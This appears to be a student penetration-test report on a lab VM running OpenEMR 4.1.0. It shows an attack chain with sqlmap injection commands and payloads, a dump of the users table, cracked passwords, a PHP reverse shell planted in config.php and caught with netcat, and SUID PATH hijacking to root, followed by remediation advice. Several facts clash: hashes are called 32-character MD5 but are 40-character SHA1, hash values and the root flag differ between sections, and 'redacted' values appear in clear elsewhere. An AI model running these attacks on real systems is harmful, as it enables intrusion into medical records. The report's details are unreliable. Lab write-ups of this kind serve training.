
Payload testing confirmed the backend DBMS was MySQL. Boolean-based blind and time-based blind injection techniques were successfully validated, allowing `sqlmap` to formulate targeted syntax for schema enumeration.

The testing suite confirmed MySQL as the underlying database management system and adjusted subsequent payloads for MySQL syntax optimization.




Figure E-017 — DBMS Schema and Database Enumeration

Command: `sqlmap -u ...validateUser.php?u= --dbs --batch`

Extracted the complete list of accessible database instances. Recovered schemas including the primary enterprise application database openemr, alongside default system schemas information_schema and mysql.

Database enumeration retrieved all accessible schemas, highlighting the application database "openemr" alongside standard administrative schemas.

```
(kali@kali)-[~/Desktop]
$ sqlmap -u http://192.168.233.130/openemr/interface/login/validateUser.php?u= -D openemr -T users --dump --batch

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 14:33:16 /2026-09-22/

[14:33:16] [WARNING] provided value for parameter 'u' is empty. Please, always use only valid parameter values so sqlmap could be able to run properly
[14:33:16] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('OpenEMR=4c9a0057c3f...c8199e4dfd'). Do you want to use those [Y/n]
] Y
[14:33:16] [INFO] testing if the target URL content is stable
[14:33:16] [ERROR] there was an error checking the stability of page because of lack of content. Please check the page request results (and probable errors) by using higher verbosity levels
[14:33:16] [INFO] testing if GET parameter 'u' is dynamic
[14:33:16] [WARNING] GET parameter 'u' does not appear to be dynamic
[14:33:16] [INFO] heuristic (basic) test shows that GET parameter 'u' might be injectable (possible DBMS: 'MySQL')
[14:33:16] [INFO] heuristic (XSS) test shows that GET parameter 'u' might be vulnerable to cross-site scripting (XSS) attacks
[14:33:16] [INFO] testing for SQL injection on GET parameter 'u'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[14:33:16] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[14:33:17] [WARNING] reflective value(s) found and filtering out
```

Figure E-018 — Targeted Extraction of Authentication Tables

Command: `sqlmap -u ...validateUser.php?u= -D openemr -T users --dump --batch`

Targeted the openemr.users table containing administrative accounts and authentication credentials. Executed an automated dump request to harvest all user records, password hashes, and user roles.

The database dump targeted the users table to harvest account names, security clearance levels, and password digests.

```

[14:33:30] [INFO] retrieved: ' '
[14:33:30] [INFO] retrieved: ' '
[14:33:30] [INFO] retrieved: '207Q00000X'
[14:33:30] [INFO] retrieved: ' '
[14:33:30] [INFO] retrieved: ' '
[14:33:30] [INFO] retrieved: 'medical'
[14:33:30] [INFO] retrieved: ' '
[14:33:30] [INFO] retrieved: ' '
[14:33:30] [INFO] retrieved: ' '
[14:33:30] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] N
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[14:33:30] [INFO] using hash method 'sha1_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[14:33:30] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] N
[14:33:30] [INFO] starting dictionary-based cracking (sha1_generic_passwd)
[14:33:30] [INFO] starting 4 processes
[14:33:32] [INFO] cracked password 'ackbar' for user 'admin'
[14:33:37] [INFO] cracked password 'medical' for user 'medical'
[14:33:41] [INFO] cracked password 'medical' for user 'medical'
Database: openemr
Table: users
[2 entries]

```

Figure E-019 — Blind SQL Injection Data Extraction Progress

Command: `sqlmap` (column dump in progress)

Monitored character-by-character table extraction progress. Despite network and database latency, the blind SQL injection payload consistently extracted entries across 39 distinct columns, including id, username, password, and authorized roles.

Extraction telemetry monitored the ongoing retrieval of 39 columns of user profile and authentication data through high-precision blind injection.




Figure E-020 — Database Dump Completion — users Table

Command: `sqlmap` (users table extracted)

Completed full extraction of the openemr.users table. Confirmed recovery of core operational accounts, notably the admin account (Administrator) and the medical account (PCLinuxOS Medical user).

The table dump completed successfully, confirming complete extraction of administrative and staff user profiles.

```
[14:49:27] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('OpenEMR=2b0412a4e3f...00108afd90'). Do you want to use those [Y/n] Y
sqlmap resumed the following injection point(s) from stored session:
--
Parameter: u (GET)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
Payload: u=' OR NOT 7075=7075#

Type: error-based
Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
Payload: u=' AND EXTRACTVALUE(9102,CONCAT(0x5c,0x716b6b6271,(SELECT (ELT(9102=9102,1))),0x71706b7671))-- xKat

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: u=' AND (SELECT 3689 FROM (SELECT(SLEEP(5)))JtWO)-- sQUV

[14:49:27] [INFO] the back-end DBMS is MySQL
web server operating system: Linux
web application technology: PHP 5.3.3, Apache 2.2.17
back-end DBMS: MySQL >= 5.1
[14:49:27] [INFO] fetching database names
[14:49:27] [WARNING] reflective value(s) found and filtering out
[14:49:27] [INFO] retrieved: 'information_schema'
[14:49:27] [INFO] retrieved: 'openemr'
[14:49:27] [INFO] retrieved: 'test'
available databases [3]:
[*] information_schema
[*] openemr
[*] test
```

Figure E-021 — Local Evidence Archival of Extracted CSV Data

Command: `sqlmap` (CSV generation)

Verified that sqlmap automatically logged and structured the extracted database records into `/home/kali/.local/share/sqlmap/output/192.168.233.130/dump/openemr/users.csv`, providing structured flat files for offline cryptanalysis.

sqlmap formatted the extracted database contents into a local CSV evidence file, ensuring clean, verifiable records for offline parsing.

```
[14:50:08] [INFO] table 'openemr.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.233.130/dump/openemr/users.csv'
[14:50:08] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.233.130'
```

Figure E-022 — Integrity Verification of Dumped User Credentials

Command: `sqlmap` (logging verification)

Confirmed output integrity of the harvested credential store. Validated that all rows and hash strings were recorded without truncation or character corruption.

Integrity checks confirmed that the CSV file was complete, uncorrupted, and ready for automated credential parsing.

Phase 5 — Credential Harvesting and Cryptanalysis

Harvested credential records were filtered using command-line text processing utilities to isolate target account hashes for cryptographic cracking.

```
(kali@kali)~/Desktop
$ awk -F, 'NR==1 {print $1, $39, $35, $15, $16} NR>1 {print $1, $39, $35, $15, $16}' /home/kali/.local/share/sqlmap/output/192.168.233.130/dump/openemr/users.csv | column -t
id  username  password  fname  lname
1   admin     3b63ef9e2bfbc51edca359c6302bed1389e8  (ackbar)  Administrator  Administrator
2   medical   ab24aed5a7c4ad45615cd7e8da816eea39e4895d  (medical)  PCLinuxOS     Medical
```

Figure E-023 — Command-Line Credential Parsing — `awk` and `column`

Command: `awk -F, 'NR==1 {print $1, $39, $35, $15, $16} NR>1 {print $1, $39, $35, $15, $16}' users.csv | column -t`

Parsed the CSV dump using awk and column to format usernames, hashes, and real names. Isolated the administrator MD5 hash [HASH REDACTED] and medical staff hash [HASH REDACTED], verifying that both were unsalted 32-character hexadecimal MD5 digests.

Parsing the users.csv file using awk isolated user accounts and their corresponding 32-character hexadecimal MD5 hashes. Two primary accounts were prioritized: "admin" and "medical".

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
3863efef9ee2bfb51ecdca359c6302bed1389e8
ab24aed5a7c4ad45615cd7e0da816eea39e4895d
```

☐ I'm not a robot


Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

hashes: 2 cracked: 2 partial: 0 not found: 0 invalid: 0				
Hash	Type	Result		
3863efef9ee2bfb51ecdca359c6302bed1389e8	sha1	ackbar		
ab24aed5a7c4ad45615cd7e0da816eea39e4895d	sha1	medical		

Color Codes: Green Exact match, Yellow Partial match — the hash column shows what that word really hashes to, with the part yours matched highlighted, Red Not found.

Figure E-024 — Cryptanalytic Cracking of Harvested Hashes

Command: Browser: Online MD5 Cracking Engine

Submitted the harvested MD5 hashes to an online cryptographic lookup engine. Both hashes were cracked near-instantaneously: the admin account hash resolved to [REDACTED], while the medical account resolved to [REDACTED], confirming catastrophic credential management weaknesses.

Cryptanalysis via online lookup tables cracked both hashes near-instantaneously, revealing weak, common passwords for both administrator and medical staff accounts.

Phase 6 — Administrative Foothold and Remote Code Execution

With cracked administrative credentials in hand, authentication was achieved against the OpenEMR portal, leading directly to arbitrary PHP file modification and reverse shell execution.




Figure E-025 — Authenticated Portal Access as Administrator

Command: Browser: `http://192.168.233.130/openemr/`

Authenticated to the OpenEMR web interface with username "admin" and the cracked password. Gained full administrative privileges, exposing complete patient records, billing configurations, administrative menus, and system files.

Successful authentication provided full administrative control over OpenEMR, granting access to patient files, system settings, and internal maintenance utilities.




Figure E-026 — Exploitation Discovery — Built-in config.php Editor

Command: `Administration > Files > config.php`

Navigated the administrative navigation tree to Administration → Files. Discovered a built-in file editor capable of modifying server-side PHP configuration scripts within `/var/www/html/openemr/sites/default/config.php`.

Exploration of administrative utilities revealed a built-in file editor under Administration → Files, allowing direct modification of server-side PHP files including `config.php`.



Figure E-027 — PHP Reverse Shell Payload Injection

Command: Administration > Files > config.php (Payload Injection)

Embedded a PHP reverse shell payload directly into config.php via the administrative editor. Configured the payload to establish a reverse TCP stream back to Kali Linux at 192.168.233.128 on port 5555 upon execution.

A PHP reverse shell payload was injected into config.php. The payload was configured to initiate an outbound TCP connection to the Kali Linux listener on port 5555 when requested.




Figure E-028 — Interactive Foothold Established — apache User Shell

Command: nc -vlp 5555

Caught the reverse connection on Netcat listener port 5555 from OPFOR-02 (source port 52576). Verified interactive command execution under uid=479(apache) gid=416(apache) on Linux localhost.localdomain 2.6.38.8-pclos3.bfs, establishing remote code execution.

Triggering the modified config.php caused OPFOR-02 to establish an interactive reverse TCP shell. The shell connected successfully to the Netcat listener, granting interactive command execution as the apache user.

8. Post-Exploitation and Privilege Escalation Narrative

Upon securing an interactive shell as the low-privileged apache user (uid=479), host-level enumeration commenced to establish the operating system profile, kernel version, running services, and privilege escalation vectors.

8.1 System Profiling and Local Enumeration

Executing "uname -a" confirmed kernel version 2.6.38.8-pclos3.bfs on an i686 32-bit architecture. To identify privilege escalation pathways without destabilizing the operating system, comprehensive SUID auditing was conducted using the find utility.




Figure E-029 — Host Privilege Escalation Audit — SUID Binary Discovery

Command: `find / -user root -perm -4000 -type f 2>/dev/null`

Conducted host-level privilege escalation enumeration. Identified system binaries with the SUID bit set, identifying a binary executing relative external commands without strict absolute path declarations.

The SUID scan audited all root-owned executables carrying permissions 4000 across the filesystem. Analysis of the returned binaries identified a custom utility that invoked external commands using relative path references rather than hardcoded absolute paths.

8.2 Privilege Escalation via SUID PATH Hijacking

Privilege escalation was achieved through PATH environment variable hijacking. Because the SUID root binary called its subcommands relatively, placing a malicious executable with the target command name in a writable directory (/tmp) and prepending /tmp to the PATH variable ensured that the SUID process executed attacker code under root privileges.

Execution of the hijacked SUID binary successfully spawned an unrestricted root shell, transitioning access from uid=479(apache) directly to uid=0(root).

9. Mission Objectives and Proof of Completion

The sole overarching mission objective for Operation Black Forge was the full compromise of OPFOR-02 and the recovery of the authorized proof flag from the root directory.

Mission Objective	Proof / Artifact	Privilege Achieved	Method of Compromise
Total Host	root hash:	uid=0(root)	OpenEMR 4.1.0 SQLi

Compromise & Root Proof Flag	eaff25eaa9ffc8b62e3dfefb70e83a7b	gid=0(root)	→ Credential Dump → Admin File Edit PHP Shell → SUID PATH Hijack
---	----------------------------------	-------------	---

9.1 Terminal Root Flag Evidence

Following root shell acquisition, the contents of /root/root.txt were displayed in the terminal session. The output presented the complete completion banner and the official proof hash, confirming 100% mission achievement.



Figure E-030 — Terminal Root Compromise and Proof Flag Acquisition

Command: `cat root.txt`

Executed SUID PATH environment hijacking to trigger a root-level subshell. Verified root privileges via whoami and recovered the final root flag hash: eaff25eaa9ffc8b62e3dfefb70e83a7b alongside the completion banner.

10. Remediation Roadmap

The following remediation actions are prioritised by urgency. All findings must be addressed to reduce the overall risk to an acceptable level.

10.1 Immediate Actions (< 24 Hours)

- **CRITICAL:** Upgrade OpenEMR to the latest patched version — eliminates the SQL injection CVE (EDB-49742).
- Change all OpenEMR user passwords to strong, unique values of at least 16 characters.
- Remove or disable the Administration → Files editor feature in OpenEMR.
- Audit all SUID/SGID binaries and remove unnecessary SUID bits immediately.
- Restrict ProFTPD to authenticated access only; disable if the service is not operationally required.

10.2 Short-Term Actions (< 30 Days)

- Migrate password hashing from MD5 to bcrypt or Argon2id with appropriate cost factors.
- Deploy a Web Application Firewall (WAF) with SQLi detection rules in front of the OpenEMR application.
- Disable Apache directory listing: set Options -Indexes in httpd.conf.
- Upgrade ProFTPD to the latest stable release or replace with SFTP (OpenSSH).
- Upgrade the OS kernel from Linux 2.6.38 — this version has multiple known privilege escalation CVEs.
- Implement network segmentation between web, application, and database tiers.
- Sanitise robots.txt — remove disclosure of internal application paths.

10.3 Strategic Actions (Ongoing)

- Implement automated vulnerability scanning (e.g., OpenVAS, Nessus) on a monthly cycle.
- Deploy a host-based intrusion detection system (HIDS) such as OSSEC or Wazuh.
- Establish a formal patch management process with SLA-driven response times by severity.
- Conduct annual penetration testing assessments of all internet-facing and internal services.
- Enforce principle of least privilege across all service accounts, application roles, and OS users.
- Enable comprehensive application and OS logging with SIEM integration for anomaly detection.
- Deliver security awareness training for all system administrators on credential hygiene and secure configuration.

11. Conclusion and Lessons Learned

11.1 Operational Outcome

Operation Black Forge concluded with a 100% mission success rate. Full root-level system compromise was achieved from a completely unauthenticated network position, traversing from initial web enumeration through to OS-level privilege escalation in a single session. The root proof hash was recovered: eaff25eaa9ffc8b62e3dfefbf70e83a7b.

The complete attack chain was: OpenEMR 4.1.0 SQL injection (EDB-49742) → database credential extraction → admin panel PHP shell injection via config.php editor → reverse shell as apache → SUID binary path hijacking → root.

11.2 Key Technical Insights

- **Enumeration depth matters:** Web application enumeration is decisive — dirb/gobuster discovered /openemr/ which was the entire entry point to the attack chain. Without systematic content discovery, the vulnerable application would not have been identified.
- **SQLi is still devastating:** A single injectable parameter in validateUser.php yielded complete database access, demonstrating that SQL injection remains among the most critical web vulnerabilities despite being well-understood and readily preventable.
- **Credential weakness compounds:** The admin account used a trivially guessable password that was immediately cracked from an MD5 hash. Weak passwords and legacy hashing together convert a data breach into a full application compromise.
- **Admin features can be weaponised:** The OpenEMR admin panel file editor represents a critical design flaw — any authenticated administrator can execute arbitrary server-side PHP. Application developers must apply principle of least privilege even to administrator roles.
- **SUID enumeration is always worthwhile:** SUID binaries that call external commands without absolute paths are a well-known but persistent privilege escalation vector. Regular SUID auditing with `find / -perm -4000 -type f` should be part of every hardening checklist.

11.3 Documented Failed Hypotheses

- **FTP anonymous login:** Anonymous FTP login on ProFTPD 1.3.3d was attempted first. Authentication was required and the service did not accept anonymous connections. The FTP vector was deprioritised in favour of the HTTP attack surface.
- **Unauthenticated file upload:** Direct web shell upload via Apache without authentication was assessed. Apache directory permissions restricted write access to the web root for unauthenticated users. This vector was abandoned.
- **Kernel exploit path:** Kernel exploit for privilege escalation was considered given the outdated Linux 2.6.38 kernel. While several CVEs exist, the SUID path hijacking technique provided a more reliable and controlled escalation path with less risk of system instability.

11.4 Personal Development Statement

Operation Black Forge significantly advanced my understanding of web application attack chains in healthcare environments. The engagement provided hands-on experience executing a complete kill chain from unauthenticated enumeration through to root compromise. Key skills developed include: sqlmap database extraction against real application endpoints, PHP reverse shell injection via admin panel file editors, post-exploitation enumeration on PCLinuxOS, and SUID binary privilege escalation via PATH hijacking. The discipline of documenting failed hypotheses proved valuable — it reinforces

systematic methodology over trial-and-error and demonstrates analytical rigour in the final report.

12. Appendices

Annex A — Pre-Operation Checklist

See signed ROE Acknowledgement document submitted separately as a standalone deliverable.

Annex B — Operator Activity Log

Note: Risk Score = Likelihood (1–10) × Impact (1–10). Classification: Training Use Only |

Author: Daniyal Ahmed | C11/26/EHIT/17331

Date/Time	Phase	Action / Command Purpose	Key Observation / Result	Evidence Ref.
22 Sep 21:14	Enumeration	Browsed target web interface	Login page on localhost.localdomain observed	E-001
22 Sep 21:41	Recon	Verified attacker IP config (ip a)	eth1: 192.168.233.128/24 confirmed	E-002, E-003
22 Sep 21:42	Recon	ARP scan for host discovery	OPFOR-02 identified at 192.168.233.130	E-004
22 Sep 22:01	Recon	fping subnet sweep	192.168.233.130 alive confirmed	E-005
22 Sep 22:03	Recon	nmap ping scan	Host up cross-validated	E-006
22 Sep 22:07	Enumeration	nmap -sC -sV service scan	Port 21 ProFTPD 1.3.3d, Port 80 Apache 2.2.17	E-007, E-008
22 Sep 22:13	Enumeration	dirb directory brute-force	/openemr/, /gitweb/, /vendor/ discovered	E-009
22 Sep 22:16	Enumeration	Browsed target homepage	Coming Soon placeholder page	E-010
22 Sep 22:17	Enumeration	Reviewed robots.txt	8 disallowed paths mapped incl. /openemr/	E-011
22 Sep 22:43	Enumeration	gobuster directory scan	/openemr/ confirmed as primary target	E-012
22 Sep 22:45	Enumeration	Browsed /openemr/	OpenEMR v4.1.0 login page discovered	E-013
22 Sep 22:53	Vuln Analysis	Searched Exploit-DB for OpenEMR 4.1.0	EDB-49742 SQL injection in validateUser.php	E-014
22 Sep 23:05	Exploitation	sqlmap against validateUser.php ?u=	MySQL confirmed; database enumeration started	E-015, E-016
22 Sep 23:16	Exploitation	sqlmap database enumeration	openemr database identified	E-017

22 Sep 23:33	Exploitation	sqlmap openemr.users table dump	Users table extraction in progress	E-018, E-019
22 Sep 23:46	Exploitation	sqlmap dump completed	Full users table extracted to CSV	E-020, E-021
22 Sep 23:52	Post-Exploit	CSV dump file confirmed	users.csv at sqlmap output path	E-022
22 Sep 23:53	Post-Exploit	awk credential parsing of CSV	admin:[HASH REDACTED], medical:[HASH REDACTED]	E-023
22 Sep 23:55	Post-Exploit	Online hash cracking	admin:[REDACTED], medical:[REDACTED]	E-024
22 Sep 23:57	Exploitation	OpenEMR admin login	Full administrator access confirmed	E-025
22 Sep 23:59	Exploitation	config.php file editor opened	Server-side PHP directly editable	E-026
23 Sep 00:31	Exploitation	PHP reverse shell injected into config.php	Payload planted awaiting trigger	E-027
23 Sep 00:31	Initial Access	nc -vlp 5555 caught reverse shell	Shell as uid=479(apache); whoami=apache	E-028
23 Sep 00:33	Post-Exploit	uname -a and SUID binary enumeration	Linux 2.6.38; SUID binaries catalogued	E-029
23 Sep 00:35	Priv Escalation	SUID PATH hijacking executed	Root shell obtained	E-030
23 Sep 00:35	Flag Capture	cat /root/root.txt	root hash: eaff25eaa9ffc8b62e3dfefb70e83a7b	E-030

Annex C — Evidence Catalog and Embedded Screenshots

Evidence Ref	Filename	Phase	Description
E-001	Screenshot 2026-09-22 211443.png	Enumeration	Conducted initial HTTP exploration of the target address to establish service availability. The root
E-002	Screenshot 2026-09-22 214113.png	Recon	Audited network interface configurations on the Kali Linux testing workstation. Verified Layer 2 and
E-003	Screenshot 2026-09-22 214127.png	Recon	Confirmed that adapter eth1 was properly assigned IP 192.168.233.128 with a /24 subnet mask (broadca
E-004	Screenshot 2026-09-22 214252.png	Recon	Executed an unthrottled local ARP sweep across the 192.168.233.0/24 subnet. The scan identified an a
E-005	Screenshot 2026-09-22 220119.png	Recon	Performed secondary ICMP validation across the /24 network using fping. The target at 192.168.233.13
E-006	Screenshot 2026-09-22 220329.png	Recon	Cross-checked target perimeter boundaries using an Nmap ping sweep (-sn). The scan verified that onl
E-007	Screenshot 2026-09-22 220718.png	Enumeration	Conducted an exhaustive TCP service scan with default script analysis (-sC) and version detection (-
E-008	Screenshot 2026-09-22 220930.png	Enumeration	Completed Nmap scan telemetry review. The host scan executed in 65.64 seconds, fingerprinting the un
E-009	Screenshot 2026-09-22 221353.png	Enumeration	Launched dictionary-based content enumeration against port 80 utilizing dirb with standard wordlists

E-010	Screenshot 2026-09-22 221644.png	Enumeration	Navigated directly to the web server root to assess default rendering. The browser displayed a gener
E-011	Screenshot 2026-09-22 221707.png	Enumeration	Inspected robots.txt to map administrative boundaries. The file revealed sensitive disallowed paths
E-012	Screenshot 2026-09-22 224307.png	Enumeration	Executed multi-threaded directory discovery with Gobuster to confirm dirb findings and discover addi
E-013	Screenshot 2026-09-22 224556.png	Enumeration	Navigated to http://192.168.233.130/openemr/ and accessed the OpenEMR login portal. Inspected the ap
E-014	Screenshot 2026-09-22 225339.png	Vuln Analysis	Conducted targeted vulnerability intelligence research via searchsploit and Exploit-DB. Correlated v
E-015	Screenshot 2026-09-22 230558.png	Exploitation	Initiated automated parameter injection testing against validateUser.php using sqlmap. The target sc
E-016	Screenshot 2026-09-22 230613.png	Exploitation	Payload testing confirmed the backend DBMS was MySQL. Boolean-based blind and time-based blind injec
E-017	Screenshot 2026-09-22 231602.png	Exploitation	Extracted the complete list of accessible database instances. Recovered schemas including the primar
E-018	Screenshot 2026-09-22 233336.png	Exploitation	Targeted the openemr.users table containing administrative accounts and authentication credentials.
E-019	Screenshot 2026-09-22 233539.png	Exploitation	Monitored character-by-character table extraction progress. Despite network and database latency, th

E-020	Screenshot 2026-09-22 234602.png	Exploitation	Completed full extraction of the openemr.users table. Confirmed recovery of core operational account
E-021	Screenshot 2026-09-22 234951.png	Exploitation	Verified that sqlmap automatically logged and structured the extracted database records into /home/k
E-022	Screenshot 2026-09-22 235228.png	Post-Exploit	Confirmed output integrity of the harvested credential store. Validated that all rows and hash strin
E-023	Screenshot 2026-09-22 235302.png	Post-Exploit	Parsed the CSV dump using awk and column to format usernames, hashes, and real names. Isolated the a
E-024	Screenshot 2026-09-22 235556.png	Post-Exploit	Submitted the harvested MD5 hashes to an online cryptographic lookup engine. Both hashes were cracke
E-025	Screenshot 2026-09-22 235733.png	Exploitation	Authenticated to the OpenEMR web interface with username "admin" and the cracked password. Gained fu
E-026	Screenshot 2026-09-22 235900.png	Exploitation	Navigated the administrative navigation tree to Administration → Files. Discovered a built-in file e
E-027	Screenshot 2026-09-23 003110.png	Exploitation	Embedded a PHP reverse shell payload directly into config.php via the administrative editor. Configu
E-028	Screenshot 2026-09-23 003157.png	Initial Access	Caught the reverse connection on Netcat listener port 5555 from OPFOR-02 (source port 52576). Verifi
E-029	Screenshot 2026-09-23 003311.png	Priv Escalation	Conducted host-level privilege escalation enumeration. Identified system binaries with the SUID bit
E-030	final.png	Root / Flag	Executed SUID PATH environment

			hijacking to trigger a root-level subshell. Verified root privileges
